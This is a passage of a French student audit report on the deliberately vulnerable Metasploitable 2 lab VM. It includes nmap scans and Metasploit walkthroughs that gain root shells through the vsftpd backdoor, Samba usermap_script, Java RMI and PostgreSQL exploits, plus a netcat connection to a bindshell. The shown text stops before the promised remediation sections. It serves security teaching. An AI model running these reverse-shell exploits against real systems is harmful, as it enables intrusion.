

RAPPORT D'AUDIT ET DE REMÉDIATION METASPLOITABLE

*Projet pédagogique : détecter, analyser et corriger des vulnérabilités
sur un environnement volontairement vulnérable*

Établissement / École	École Nationale des Sciences Appliquées d'Oujda
Filière / Niveau	MGSI 4ème année
Module	Sécurité des systèmes d'information
Encadrant(e)	Mohammed OUADOUD
Groupe	AMRANI Ilias BOUAZZAOUI Younes RHOUL Rayane TAIBI Abdessamad LASRI Yassir
Année universitaire	2025–2026
Date / Version	25/04/2026 – v1.0

1. Contexte et objectifs.....	5
2. Périmètre et règles d'éthique.....	6
2.1 Périmètre de l'audit.....	6
2.2 Limites du périmètre.....	6
2.3 Règles d'éthique et cadre légal.....	6
3. Environnement de test.....	6
3.1 Description de l'environnement.....	7
4. Méthodologie.....	7
4.1 Phase 1 - Reconnaissance.....	7
4.2 Phase 2 - Scan & Identification.....	8
4.3 Phase 3 - Analyse des vulnérabilités.....	11
1. FTP (Port 21/tcp).....	11
2. SSH (Port 22/tcp).....	14
3. Telnet (Port 23/tcp).....	15
4. Samba (Port 139/tcp & 445/tcp).....	16
5. JAVA-RMI (Port 1099/tcp).....	17
6. BindShell (Port 1524/tcp).....	17
7. PostgreSQL (Port 5432/tcp).....	18
8. VNC (Port 5900/tcp).....	19
9. NFS (Port 2049/tcp).....	21
10. UnrealIRCd (Port 6667/tcp & 6697/tcp).....	22
11. r-services (rexec, rlogin et rsh) (Port 512, 513, 514).....	24
12. distccd (Port 3632/tcp).....	24
13. MySQL (Port 3306/tcp).....	25
14. Apache Tomcat (Port 8009).....	26
15. FTP (Port 2121).....	27
16. PHP CGI (Port 80).....	28
17. Apache Tomcat Manager Authenticated WAR File Upload Remote Code Execution (Port 8180)...	29
18. WebDAV Unauthenticated File Upload Leading to Remote Code Execution (Port 80).....	30
19. Weak Default Credentials (DVWA) (Port 80).....	32
20. DVWA SQL Injection (Authentication / Data Extraction) (Port 80).....	34
21. DVWA OS Command Injection (Web Application) (Port 80).....	35
22. DVWA Unrestricted File Upload Leading to RCE (Port 80).....	35
23. DVWA Reflected Cross-Site Scripting (XSS) (Port 80).....	37
24. DVWA Stored Cross-Site Scripting (XSS) (Port 80).....	38
25. DVWA Local File Inclusion (LFI) (Port 80).....	38
26. DVWA Cross-Site Request Forgery (CSRF) Leading to Admin Password Change (Port 80).....	39
27. Mutillidae LFI (Local File Inclusion) via page Parameter (Port 80).....	40
28. Mutillidae OS Command Injection via DNS Lookup (Port 80).....	41

29. Mutillidae Cascading Style Injection Leading to XSS (Port 80).....	42
30. Mutillidae Improper Access Control via Exposed robots.txt (Port 80).....	42
31. SMB Null Session (Port 445).....	44
32. SMB RPC Null Session (Port 111).....	46
4.4 Remédiation / Durcissement.....	47
5. Inventaire des services exposés.....	48
6. Synthèse des vulnérabilités.....	50
7. Détail des vulnérabilités.....	53
7.1 VULN-01 — FTP Anonymous Login & vsftpd 2.3.4 Backdoor.....	53
7.2 VULN-02 — Configuration cryptographique obsolète (OpenSSH 4.7p1).....	54
7.3 VULN-03 — Telnet : protocole non chiffré et identifiants exposés.....	55
7.5 VULN-04 — Samba « username map script » (CVE-2007-2447).....	55
7.6 VULN-05 — Java RMI : exécution de code à distance non authentifiée.....	56
7.7 VULN-06 — Backdoor BindShell.....	57
7.8 VULN-07 — PostgreSQL : exécution de code à distance (CVE-2007-3280).....	58
7.9 VULN-08 — VNC : mot de passe par défaut « password ».....	58
7.10 VULN-09 — NFS : export du système de fichiers racine sans restriction.....	59
7.11 VULN-10 — UnrealIRCd 3.2.8.1 Backdoor (CVE-2010-2075).....	60
7.12 VULN-11 — r-services : accès root non chiffré (rexec/rlogin/rsh).....	60
7.13 VULN-12 — distccd : exécution de code à distance (CVE-2004-2687).....	61
7.14 VULN-13 — MySQL : accès root distant sans mot de passe.....	62
7.15 VULN-14 — Apache Tomcat AJP Ghostcat (CVE-2020-1938).....	62
7.16 VULN-15 — ProFTPD : identifiants faibles (port 2121).....	63
7.17 VULN-16 — PHP CGI Argument Injection (CVE-2012-1823).....	64
7.18 VULN-17 — Apache Tomcat Manager : upload WAR → RCE (port 8180).....	64
7.19 VULN-18 — WebDAV : upload non authentifié → RCE.....	65
7.20 VULN-19 — DVWA : identifiants par défaut (admin/password).....	66
7.21 VULN-20 — DVWA : Injection SQL.....	66
7.22 VULN-21 — DVWA : Injection de commandes OS.....	67
7.23 VULN-22 — DVWA : Upload de fichiers sans restriction → RCE.....	68
7.24 VULN-23 — DVWA : Reflected XSS.....	69
7.25 VULN-24 — DVWA : Stored XSS.....	69
7.26 VULN-25 — DVWA : Local File Inclusion (LFI).....	70
7.27 VULN-26 — DVWA : CSRF → changement de mot de passe admin.....	71
7.28 VULN-27 — Mutillidae : LFI via paramètre page.....	72
7.29 VULN-28 — Mutillidae : Injection de commandes OS (DNS Lookup).....	72
7.30 VULN-29 — Mutillidae : CSS Injection → XSS.....	73
7.31 VULN-30 — Mutillidae : Exposition de chemins sensibles via robots.txt.....	74
7.32 VULN-31 — SMB Null Session (port 445).....	74

7.33 VULN-32 — RPC Null Session : énumération de comptes (port 111).....	75
8. Plan de correction et durcissement.....	76
8.1 Approche de priorisation.....	76
8.2 Axes de durcissement général.....	78
9. Vérification finale.....	78
9.1 Résumé comparatif.....	79
9.2 Détail des corrections attendues par service.....	80
9.3 Vulnérabilités restantes et justification.....	81
10. Conclusion.....	82

1. Contexte et objectifs

Dans le cadre du module Sécurité des Systèmes d'Information, notre groupe a réalisé un audit de sécurité sur Metasploitable 2, une machine virtuelle Linux volontairement vulnérable conçue spécifiquement pour l'apprentissage de la cybersécurité en environnement contrôlé.

L'objectif principal de ce projet était de mener une démarche complète d'audit offensif et défensif : identifier les services exposés, détecter et analyser les vulnérabilités présentes, puis proposer et appliquer des mesures de correction afin d'améliorer le niveau de sécurité global de la machine.

Ce travail nous a permis de mettre en pratique les notions théoriques du cours à travers une expérience concrète, en utilisant des outils professionnels utilisés dans le domaine de la cybersécurité tels que nmap, curl, Metasploit et gobuster.

Les livrables de ce projet sont les suivants :

- Un rapport structuré documentant l'ensemble de la démarche, des vulnérabilités découvertes et des correctifs appliqués.
- Des preuves concrètes sous forme de captures d'écran et de sorties d'outils pour chaque vulnérabilité identifiée.
- Un comparatif avant/après correction démontrant l'amélioration du niveau de sécurité.

L'ensemble des tests a été réalisé exclusivement dans un environnement isolé, sans aucune interaction avec des systèmes extérieurs au laboratoire.

2. Périmètre et règles d'éthique

2.1 Périmètre de l'audit

L'audit porte exclusivement sur la machine virtuelle **Metasploitable 2 (IP : 192.168.159.128)** hébergée dans un réseau isolé Host-only (**192.168.159.0/24**). Le périmètre couvre l'ensemble des ports TCP (**1–65535**), les services réseau exposés, les applications web hébergées (**DVWA, Mutillidae, phpMyAdmin**) ainsi que les comptes système par défaut. La machine d'audit est une distribution **Kali Linux (IP : 192.168.159.129)**.

2.2 Limites du périmètre

- Aucun test de déni de service (DoS) n'a été réalisé afin de préserver la disponibilité de l'environnement.
- Les tests d'ingénierie sociale et d'attaque physique sont exclus.
- L'exploitation des vulnérabilités a été limitée à la démonstration de faisabilité (Proof of Concept) ; aucune exfiltration de données réelles n'a été effectuée.
- Les ports UDP n'ont pas fait l'objet d'un scan exhaustif.

2.3 Règles d'éthique et cadre légal

- Tous les tests ont été réalisés **uniquement** sur la machine virtuelle de laboratoire, dans un réseau isolé (Host-only), sans aucune connexion à Internet ou à un réseau de production.
- Aucun test n'a été conduit sur des cibles réelles, des systèmes tiers ou des infrastructures non autorisées.
- Les outils offensifs (Metasploit, Nmap, curl, enum4linux, Gobuster, etc.) ont été utilisés dans un cadre strictement pédagogique.
- Le présent rapport ne divulgue aucune information exploitable dans un contexte réel ; toutes les adresses IP sont internes au laboratoire.

3. Environnement de test

Machine auditée	Linux Metasploitable 2.6.24-16-server
Machine d'audit	Kali Linux
Mode réseau	Host-only
Plan d'adressage	192.168.159.0/24
IP cible	192.168.159.128
IP attaquant	192.168.159.129
Outils principaux	nmap, metasploit, gobuster, rpcclient, netcat, curl

3.1 Description de l'environnement

Ce projet a été réalisé sur nos machines personnelles sous Windows 11. La machine cible **Metasploitable 2** ainsi que notre machine d'audit **Kali Linux** ont toutes les deux été déployées sur **VMware Workstation**. Les deux machines virtuelles ont été configurées sur le même réseau **host-only VMware**, permettant une communication directe entre elles dans un environnement totalement isolé d'Internet.

Les deux machines partagent le sous-réseau **192.168.159.0/24**, avec Metasploitable 2 à l'adresse **192.168.159.128** et Kali Linux à l'adresse **192.168.159.129**. Cette configuration garantit que tous les tests restent confinés à l'environnement de laboratoire sans aucun risque d'impact sur des systèmes extérieurs.

4. Méthodologie

4.1 Phase 1 - Reconnaissance

La première étape de notre démarche a consisté à identifier la machine cible sur le réseau du laboratoire **192.168.159.0/24**. Pour ce faire, nous allons utiliser la commande suivante :

```
worldline@DESKTOP-OGRBTQT:~$ nmap 192.168.159.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-25 12:57 +01
Nmap scan report for 192.168.159.128 (192.168.159.128)
Host is up (0.86s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
```

Nous avons bien détecté l'adresse IP de notre machine metasploitable (192.168.159.128).

4.2 Phase 2 - Scan & Identification

Une fois la cible confirmée, nous avons procédé à l'énumération complète de ses services.

Dans un premier temps, nous avons scanné l'ensemble des ports TCP afin de ne manquer aucun service, y compris sur des ports non standards.

```
worldline@DESKTOP-OGRBTQT:~$ nmap -p0-65535 192.168.159.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-25 11:41 +01
Nmap scan report for 192.168.159.128 (192.168.159.128)
Host is up (0.0081s latency).
Not shown: 65506 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
34277/tcp open  unknown
43387/tcp open  unknown
46387/tcp open  unknown
54268/tcp open  unknown
```

Le scan a détecté tous les ports actifs de notre machine metasploitable.

Par la suite, on va essayer de lancer un scan plus approfondi pour récupérer les versions exactes des services.


```

(kali㉿kali)-[~]
$ nmap -sV -sC -p 21,22,23,25,53,80,111,139,445,512,513,514,1099,1524,2049,2121,3306,3632,5432,5900,6000,6667,6697,8009,8180,8787 192.168.159.128
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-26 08:28 -0400
Nmap scan report for 192.168.159.128
Host is up (0.00054s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.159.129
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_smtp_commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCED
STATUSCODES, 8BITMIME, DSN
53/tcp    open  domain       ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http_title: Metasploitable2 - Linux
|_http_server_header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind      2 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000   2                111/tcp    rpcbind
|   100000   2                111/udp    rpcbind
|   100003   2,3,4           2049/tcp   nfs
|   100003   2,3,4           2049/udp   nfs
|   100005   1,2,3           40880/tcp  mountd
|   100005   1,2,3           42505/udp  mountd
|   100021   1,3,4           37959/udp  nlockmgr
|   100021   1,3,4           53981/tcp  nlockmgr
|   100024   1                42590/tcp  status
|_  100024   1                46160/udp  status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

```

```

445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open  exec      netkit-rsh rexecd
513/tcp open  login?
514/tcp open  shell      Netkit rshd
1099/tcp open  java-rmi   GNU Classpath grmiregistry
1524/tcp open  bindshell  Metasploitable root shell
2049/tcp open  nfs        2-4 (RPC #100003)
2121/tcp open  ftp        ProFTPD 1.3.1
3306/tcp open  mysql      MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 10
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, LongColumnFlag, ConnectWithDatabase, SwitchToSSLAfterHandshake,
SupportsTransactions, Speaks41ProtocolNew, SupportsCompression
|   Status: Autocommit
|_  Salt: 1EJ#ks!G%!sD92-*)/Q,
3632/tcp open  distccd   distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=
There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2026-04-26T12:30:23+00:00; +8s from scanner time.
5900/tcp open  vnc        VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_  VNC Authentication (2)
6000/tcp open  X11        (access denied)
6667/tcp open  irc        UnrealIRCd
6697/tcp open  irc        UnrealIRCd
8009/tcp open  ajp13      Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http       Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5

```

```

8787/tcp open  drb        Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
MAC Address: 00:0C:29:34:8F:DD (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/
o:linux:linux_kernel

```

Host script results:

```

| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2026-04-26T08:28:53-04:00
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_clock-skew: mean: 1h20m07s, deviation: 2h18m33s, median: 7s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 170.35 seconds

```

(kali㉿kali)-[~]
$ |

```

Les résultats de ce second scan nous ont fourni des informations précises sur chaque service en cours d'exécution : version du logiciel, système d'exploitation, configuration réseau. C'est à partir de ces données que nous avons construit l'inventaire des services présenté en Section 5.

4.3 Phase 3 - Analyse des vulnérabilités

1. FTP (Port 21/tcp)

Le **FTP (File Transfer Protocol)** est un protocole réseau standard utilisé pour transférer des fichiers entre un client et un serveur sur un réseau TCP, généralement sur le port **21**. Il permet aux utilisateurs de télécharger, de transférer ou de manipuler des fichiers sur un serveur distant. Le FTP fonctionne selon deux modes : actif et passif, le client et le serveur négociant la manière dont les données sont transférées.

```
21/tcp open ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.159.1
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPd 2.3.4 - secure, fast, stable
|_End of status
```

Puisque le scan a révélé que cette version de FTP accepte les connexions anonymes, on peut exploiter cette vulnérabilité.

```
worldline@DESKTOP-0GRBTQT:~$ ftp 192.168.159.128
Connected to 192.168.159.128.
220 (vsFTPd 2.3.4)
Name (192.168.159.128:worldline): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||54347|).
150 Here comes the directory listing.
226 Directory send OK.
ftp> pwd
Remote directory: /
ftp> |
```

Nous avons pu nous connecter au serveur FTP, ce qui a révélé que le système autorise les connexions anonymes. Le login a été effectué avec succès avec le nom d'utilisateur "**anonymous**" et sans mot de passe.

Nous avons essayé d'afficher la liste des fichiers avec la commande "**ls**", mais sans succès. Toutefois, comme nous connaissons la version du service **FTP (vsftpd 2.3.4)**, nous pouvons rechercher des exploits publics que nous pourrions utiliser sur Metasploit, par exemple.

```

(kali㉿kali)-[~]
$ msfconsole -q
msf > search vsftpd 2.3.4

Matching Modules
=====

#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent Yes    VSFTPD v2.3.4 Backdoor

Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use 0
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.159.128
RHOSTS => 192.168.159.128
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.159.129
LHOST => 192.168.159.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.159.129:4444
[+] 192.168.159.128:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.159.129:4444 -> 192.168.159.128:46017) at 2026-04-25 10:02:08 -0400

meterpreter > shell
Process 6080 created.
Channel 1 created.
whoami
root
ls
EJyhPTAYEEFI
EKaRKISh
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc

```

Or, l'exploit de Metasploit pour la backdoor connue de **vsftpd 2.3.4** permet d'exécuter des commandes sur la machine cible. Le service de backdoor a été déclenché avec succès, permettant ainsi d'accéder au système en tant qu'utilisateur root.

2. SSH (Port 22/tcp)

SSH (Secure Shell) est un protocole réseau cryptographique permettant d'établir une connexion sécurisée et chiffrée entre deux machines. Il est utilisé pour l'administration à distance, le transfert de fichiers et l'exécution de commandes sur un serveur distant.

SSH a été conçu pour remplacer des protocoles non chiffrés comme [Telnet](#) et les [r-services](#).

```
22/tcp open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
| 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
```

La version détectée sur la machine cible est **OpenSSH 4.7p1 Debian 8ubuntu1**, datant de 2008. Cette version est considérée comme obsolète car elle ne supporte que des algorithmes de chiffrement anciens et vulnérables, notamment **ssh-rsa** basé sur RSA avec SHA-1, algorithme officiellement déprécié depuis 2022.

```
(kali㉿kali)~[~]
$ ssh msfadmin@192.168.159.128
Unable to negotiate with 192.168.159.128 port 22: no matching host key type found. Their offer: ssh-rsa
,ssh-dss

(kali㉿kali)~[~]
$ ssh -oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedAlgorithms=+ssh-rsa msfadmin@192.168.159.128
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
msfadmin@192.168.159.128's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sun Apr 26 06:04:14 2026 from 192.168.159.129
msfadmin@metasploitable:~$ |
```

Lors de la tentative de connexion depuis notre machine d'audit, le client SSH moderne de Kali Linux a refusé d'établir la connexion par défaut en raison de l'incompatibilité des algorithmes. Il a été nécessaire de forcer explicitement l'acceptation des anciens algorithmes via les options **-oHostKeyAlgorithms=+ssh-rsa** et **-oPubkeyAcceptedAlgorithms=+ssh-rsa**. Cela démontre concrètement l'obsolescence de la version SSH installée sur Metasploitable 2, qui ne supporte aucun algorithme moderne considéré comme sécurisé.

4. Samba (Port 139/tcp & 445/tcp)

Samba est une implémentation open source du protocole **Server Message Block (SMB)**, utilisé pour le partage de fichiers et d'imprimantes entre systèmes sur un réseau. La version identifiée est **Samba smbd 3.0.20-Debian**, qui est couramment utilisée sur les systèmes Unix pour fournir des capacités de partage de fichiers aux clients Windows.

```
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
```

Si l'on cherche des vulnérabilités concernant cette version de Samba, on trouve la **CVE-2007-2447** de **Metasploit** :

```
(kali㉿kali)~[~]
$ msfconsole -q
msf > search CVE-2007-2447

Matching Modules
=====
#  Name                                     Disclosure Date  Rank      Check  Description
-  -
0  exploit/multi/samba/usermap_script      2007-05-14      excellent No      Samba "username map scrip
t" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_
script

msf > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.159.128
RHOSTS => 192.168.159.128
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.159.129
LHOST => 192.168.159.129
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.159.129:4444
[*] Command shell session 1 opened (192.168.159.129:4444 -> 192.168.159.128:38222) at 2026-04-25 11:05
:17 -0400

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoami
root
|
```


5. JAVA-RMI (Port 1099/tcp)

```
1099/tcp open  java-rmi      GNU Classpath grmiregistry
```

Nous avons détecté avec succès une vulnérabilité Java RMI Server à l'aide du module **java_rmi_server** de **Metasploit**. Le service **Java RMI (Remote Method Invocation)** permet de communiquer à distance avec des objets Java, et un pirate peut exploiter les configurations vulnérables pour accéder de manière non autorisée au système cible.

Le service **Java RMI Registry**, qui tourne sur le système cible, permet l'exécution à distance de code non authentifié. En abusant du mécanisme de chargement de classes RMI, un attaquant peut forcer la cible à charger et à exécuter un payload Java malveillant hébergé sur un serveur HTTP distant. Une exploitation réussie permet d'exécuter du code arbitraire avec les privilèges du processus Java, ce qui conduit à la compromission complète du système.

```
(kali㉿kali)-[~]
└─$ msfconsole -q
msf > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.159.128
RHOSTS => 192.168.159.128
msf exploit(multi/misc/java_rmi_server) > set LHOST 192.168.159.129
LHOST => 192.168.159.129
msf exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.159.129:4444
[*] 192.168.159.128:1099 - Using URL: http://192.168.159.129:8080/KTWJsxzg
[*] 192.168.159.128:1099 - Server started.
[*] 192.168.159.128:1099 - Sending RMI Header...
[*] 192.168.159.128:1099 - Sending RMI Call...
[*] 192.168.159.128:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.159.128
[*] Meterpreter session 1 opened (192.168.159.129:4444 -> 192.168.159.128:37094) at 2026-04-25 11:14:26 -0400

meterpreter > shell
Process 1 created.
Channel 1 created.
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
|
```

6. BindShell (Port 1524/tcp)

Un shell bind (ou **BindShell**) sur le port **1524** est une vulnérabilité classique de type **backdoor**, qui écoute les commandes non autorisées et non authentifiées. Lorsqu'il est actif, il fournit un shell root à quiconque se connecte, généralement via Netcat, sans nécessiter de mot de passe.

```
1524/tcp open  bindshell    Metasploitable root shell
```

On peut exploiter ceci en établissant une connexion **Netcat** vers le **BindShell** sur le port **1524** de la machine cible.

```
(kali㉿kali)~[~]
$ netcat 192.168.159.128 1524
root@metasploitable:/# whoami
root
root@metasploitable:/# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:/# |
```

7. PostgreSQL (Port 5432/tcp)

Nous allons essayer d'exploiter PostgreSQL pour voir si notre instance est vulnérable. Pour cela, nous utilisons le module **exploit/linux/postgres/postgres_payload** de **Metasploit**.

```
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=
There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2026-04-25T15:59:12+00:00; +4s from scanner time.
```

PostgreSQL 8.3.1, installé sur le serveur, permet à un utilisateur disposant de droits **root** d'exécuter du code à distance en abusant de la possibilité de charger des bibliothèques partagées arbitraires. En utilisant le module Metasploit **linux/postgres/postgres_payload** permet d'établir une session **Meterpreter** sur le système hôte. Cela permet de compromettre entièrement le système d'exploitation sous-jacent avec les privilèges du compte de service PostgreSQL.

```

(kali㉿kali)~[~]
$ msfconsole -q
msf > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf exploit(linux/postgres/postgres_payload) > set RHOST 192.168.159.128
RHOST => 192.168.159.128
msf exploit(linux/postgres/postgres_payload) > set LHOST 192.168.159.129
LHOST => 192.168.159.129
msf exploit(linux/postgres/postgres_payload) > run
[*] Started reverse TCP handler on 192.168.159.129:4444
[*] 192.168.159.128:5432 - 192.168.159.128:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by G
CC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] 192.168.159.128:5432 - Uploaded as /tmp/qFbFhRNJ.so, should be cleaned up automatically
[*] Sending stage (1062760 bytes) to 192.168.159.128
[*] Meterpreter session 1 opened (192.168.159.129:4444 -> 192.168.159.128:40742) at 2026-04-25 11:28:3
4 -0400

meterpreter > shell
Process 6360 created.
Channel 1 created.
whoami
postgres
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
|

```

8. VNC (Port 5900/tcp)

VNC (Virtual Network Computing) est un système de partage d'écran qui permet aux utilisateurs de contrôler à distance un autre ordinateur. Il fonctionne en transmettant l'affichage de l'écran d'un ordinateur (le serveur) à un autre ordinateur (le client) via un réseau. Le client peut alors interagir avec le bureau du serveur comme s'il était physiquement présent devant la machine.

```

5900/tcp open  vnc          VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)

```

Le service **VNC**, qui fonctionne sur le port **5900**, utilise une authentification faible. Le serveur accepte des mots de passe simples présents dans des listes de mots courantes, ce qui le rend vulnérable aux attaques par force brute ou par dictionnaire.

Pour commencer, on utilise le module (**auxiliary/scanner/vnc/vnc_login**) de **Metasploit**.

